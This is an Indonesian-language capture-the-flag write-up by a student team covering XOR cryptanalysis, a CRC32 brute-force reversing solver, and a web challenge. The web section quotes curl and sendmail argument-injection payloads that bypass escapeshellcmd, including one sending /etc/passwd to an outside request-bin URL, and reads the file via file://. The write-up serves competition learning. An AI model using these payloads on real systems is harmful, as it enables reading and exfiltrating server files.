
# WRITE UP

# BABAK PENYISIHAN

# CAPTURE THE FLAG

## HOLOGY 6.0



**NAMA TIM**

FlagGPT

**NAMA PERSONIL**

1. Beluga
2. Brandy
3. Wrth


**INSTITUSI ASAL**

BINUS University

# DAFTAR ISI

# CRYPTO


## XOR




Diberikan sebuah ciphertext, berdasarkan judul soalnya, kita bisa mengasumsikan bahwa ini adalah hasil XOR


Diberikan juga sebuah hint di deskripsi nya, tetapi hint nya cukup membingungkan sehingga saya menggunakan approach lain

Diketahui bahwa prefix flagnya adalah Hology6{, Sehingga kita bisa mencoba untuk mengxor ciphertextnya dengan Hology6{ dengan harapan kita bisa mendapatkan bagian dari flagnya





Sayangnya tidak nampak ada kata-kata yang merepresentasikan key. Disini bisa diasumsikan bahwa flagnya tidak berada diawal tetapi di pertengahan.


Sekarang kita bisa drag key nya untuk mencari offset yang benar, caranya adalah tinggal di padding Hology6{ nya





Apabila dilihat ternyata terdapat teks yang cukup menarik yaitu OLDBUG, disini kita bisa mencoba menjadikan ini key nya




Disini terdapat kata "Here is", tetapi sisanya masih belum terdekripsi, kita bisa padding lagi key nya untuk mencari kata Hology6{




Yap tinggal melakukan sedikit coba-coba pada karakter pertama key nya dan kita akan mendapatkan flagnya




Flag: Hology6{yOu_d3crypt_m3_Huh}

# REV

## BF

Diberikan sebuah executable, berikut isi main nya

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  int v3; // eax
  char v5[108]; // [rsp+10h] [rbp-70h] BYREF
  unsigned int i; // [rsp+7Ch] [rbp-4h]

  printf("Enter the flag: ");
  __isoc99_scanf("%s", v5);
  for ( i = 0; i <= 0x28; ++i )
  {
    v3 = sub_1159(&v5[i], 1LL);
    if ( v3 != dword_4040[i] )
    {
      puts("Wrong!");
      return 0LL;
    }
  }
  puts("Correct!");
  return 0LL;
}
```

```
__int64 __fastcall sub_1159(_BYTE *a1, __int64 a2)
{
  unsigned int v2; // eax
  _BYTE *v3; // rax
  int v8[257]; // [rsp+10h] [rbp-410h]
  int j; // [rsp+414h] [rbp-Ch]
  int i; // [rsp+418h] [rbp-8h]
  unsigned int k; // [rsp+41Ch] [rbp-4h]

  for ( i = 0; i <= 255; ++i )
  {
    k = i;
    for ( j = 0; j <= 7; ++j )
    {
      if ( (k & 1) != 0 )
        v2 = (k >> 1) ^ 0xEDB88320;
      else
        v2 = k >> 1;
      k = v2;
    }
    v8[i] = k;
  }
  for ( k = -1; a2--; k = (k >> 8) ^ v8[(unsigned __int8)(k ^ *v3)] )
    v3 = a1++;
  return ~k;
}
```

^ fungsi sub_1159

```
.data:0000000000004028 28 40 00 00 00 00 00 00       off_4028 dq offset off_4028            ; DATA XREF: sub_1110+1B↑r
.data:0000000000004028                                                                      ; .data:off_4028↓o
.data:0000000000004030 00 00 00 00 00 00 00 00 00 00 00 00+align 20h
.data:0000000000004040                               ; _DWORD dword_4040[41]
.data:0000000000004040 2F 26 05 AA 44 93 0F 0F FE C2+dword_4040 dd 0AA05262Fh, 0F0F9344h, 9606C2FEh, 0F0F9344h, 1D41B76h, 0FBDB2615h, 1DB87A14h, 15D54739h, 4
.data:0000000000004040 06 96 44 93 0F 0F 76 1B D4 01+                                       ; DATA XREF: main+6F↑o
.data:0000000000004040 15 26 DB FB 14 7A B8 1D 39 47+dd 6C09FF9Dh, 0F26D6A3Eh, 856A5AA8h, 6DD28E9Bh, 76D32BE0h, 0F4DBDF21h, 6C09FF9Dh, 6B9DF6Fh, 6DD28E9Bh
.data:0000000000004040 D5 15 31 CF D0 4A 9D FF 09 6C+dd 29D6A3E8h, 0DD0216B9h, 1B0ECF0Bh, 7808A3D2h, 0BE047A60h, 29D6A3E8h, 0BE047A60h, 916B06E7h, 0F3B61B38h
.data:0000000000004040 3E 6A 6D F2 A8 5A 6A 85 9B 8E+dd 856A5AA8h, 29D6A3E8h, 0AA05262Fh, 0F3B61B38h, 6C09FF9Dh, 98DD4ACCh, 29D6A3E8h, 5767DF55h, 83DCEFB7h
.data:0000000000004040 D2 6D E0 2B D3 76 21 DF DB F4+dd 1D41B76h, 0AA05262Fh, 0BE047A60h, 6464C2B0h, 0FCB6E20Ch
.data:0000000000004040 9D FF 09 6C 6F DF B9 06 9B 8E+_data ends
.data:0000000000004040 D2 6D E8 A3 D6 29 B9 16 02 DD+
.bss:00000000000040E4                               ; ================================================================================
.bss:00000000000040E4
```

^ hardcoded value

Disini cukup simpel saja, tiap karakter di encrypt menggunakan suatu function kemudian dibandingkan dengan sebuah hardcoded value

Disini kita bisa melakukan bruteforce (sesuai judul soal) pada tiap karakter dan membandingkannya dengan setiap hardcoded value untuk mendapatkan flagnya

```
def enc(a1,a2=1):

    v8 = [0]*257
```


```
    for i in range(256):
        k = i
        for j in range(8):
            if k & 1:
                v2 = (k >> 1) ^ 0xEDB88320
            else:
                v2 = k >> 1
            k = v2
        v8[i] = k
    k = 0xFFFFFFFF
    for i in range(a2):
        k = (k >> 8) ^ v8[(k ^ ord(a1[i])) & 0xFF]
    return k ^ 0xFFFFFFFF


c = [0xaa05262f, 0x0f0f9344, 0x9606c2fe, 0x0f0f9344, 0x01d41b76, 0xfbdb2615,
0x1db87a14, 0x15d54739, 0x4ad0cf31, 0x6c09ff9d, 0xf26d6a3e, 0x856a5aa8,
0x6dd28e9b, 0x76d32be0, 0xf4dbdf21, 0x6c09ff9d, 0x06b9df6f, 0x6dd28e9b,
0x29d6a3e8, 0xdd0216b9, 0x1b0ecf0b, 0x7808a3d2, 0xbe047a60, 0x29d6a3e8,
0xbe047a60, 0x916b06e7, 0xf3b61b38, 0x856a5aa8, 0x29d6a3e8, 0xaa05262f,
0xf3b61b38, 0x6c09ff9d, 0x98dd4acc, 0x29d6a3e8, 0x5767df55, 0x83dcefb7,
0x01d41b76, 0xaa05262f, 0xbe047a60, 0x6464c2b0, 0xfcb6e20c]
for i in c:
    for j in range(256):
        if enc(chr(j), 1) == i:
            print(chr(j), end="")
            break
```

```
└─$ python3 solvebf.py
Hology6{Brut3f0rc3_IsnT_Th4t_H4rd_R1gHT?}┌──(
└─$
```

Flag: Hology6{Brut3f0rc3_IsnT_Th4t_H4rd_R1gHT?}


# WEB

## Holo Curl




Pada challenge ini kami diberikan sebuah aplikasi web beserta source-codenya.

› Tampilan aplikasi web




Setelah melakukan review pada source Dockerfile, diketahui working directory berada di /app dan file flag.txt dipindahkan ke root directory pada linux dan terdapat penambahan pada penamaannya yaitu "UUID" pada direktori kernel.

```
┌──(brandy㉿bread-yolk)-[~/…/hology/web/dist/src]
└─$ cat Dockerfile
FROM php:fpm-alpine

WORKDIR /app

COPY start.sh .
RUN chmod +x ./start.sh

COPY ./flag.txt .
RUN mv ./flag.txt /flag_`cat /proc/sys/kernel/random/uuid`.txt

EXPOSE 9000

CMD [ "./start.sh" ]
```

CURRENT DIR

FLAG MOVED

Menariknya lagi setelah dilakukan review pada source nginx.conf, diketahui lokasi flag.txt yang di copy berada pada path /var/www/html/.

```
┌──(brandy㉿bread-yolk)-[~/…/hology/web/dist/nginx]
└─$ cat nginx.conf
server {
    listen 8080;
    location / {
        rewrite / /index.php;
    }
    location ~\.php$ {
        root /var/www/html/public/;
        fastcgi_split_path_info ^(.+\.php)(/.+)$;
        fastcgi_pass php-fpm:9000;
        fastcgi_index index.php;
        include fastcgi_params;
        fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
        fastcgi_param PATH_INFO $fastcgi_path_info;
    }
}
```

flag.txt location (not the copied one

Our location

```
┌──(brandy㉿bread-yolk)-[~/…/hology/web/dist/src]
└─$ ls
Dockerfile  flag.txt  public  start.sh
```

Ketika dilakukan review pada source index.php, ditemukan adanya kerentanan LFI. Input yang diberikan oleh user telah disanitasi sebelumnya namun tidaklah

maksimal. Input tersebut digunakan directly sebagai shell command tanpa adanya validasi yang proper (potential arbitrary read).


Terdapat dua cara yang dapat membuktikan argumen ini, bisa kita buktikkan dengan mencoba mengirim command fetcher sebagai berikut → **file:///etc/passwd** atau menggunakan payload dari repository github berikut:

exploits / GitList / exploit-bypass-php-escapeshellarg-escapeshellcmd.md

Preview | Code | Blame | 522 lines (374 loc) · 14 KB | Code 55% faster with GitHub Copilot

```
$from = 'from@sth.com -C/etc/passwd -X/tmp/output.txt';
system("/usr/sbin/sendmail -t -i -f".escapeshellcmd($from ).' < mail.txt');
```

## CURL

Download `http://example.com` content.

```
$url = 'http://example.com';
system(escapeshellcmd('curl '.$url));
```

Send `/etc/passwd` content to `http://example.com`.

```
$url = '-F password=@/etc/passwd http://example.com';
system(escapeshellcmd('curl '.$url));
```


You can get file using:

```
file_put_contents('passwords.txt', file_get_contents($_FILES['password']['tmp_name']));
```

› HASIL DARI CARA 1 → **file:///etc/passwd**


› HASIL DARI CARA 2 → **-F password=@/etc/passwd**

https://eno7qm1r325wm.x.pipedream.net/




# Holo Curl

Enter URL:

https://example.com

Submit

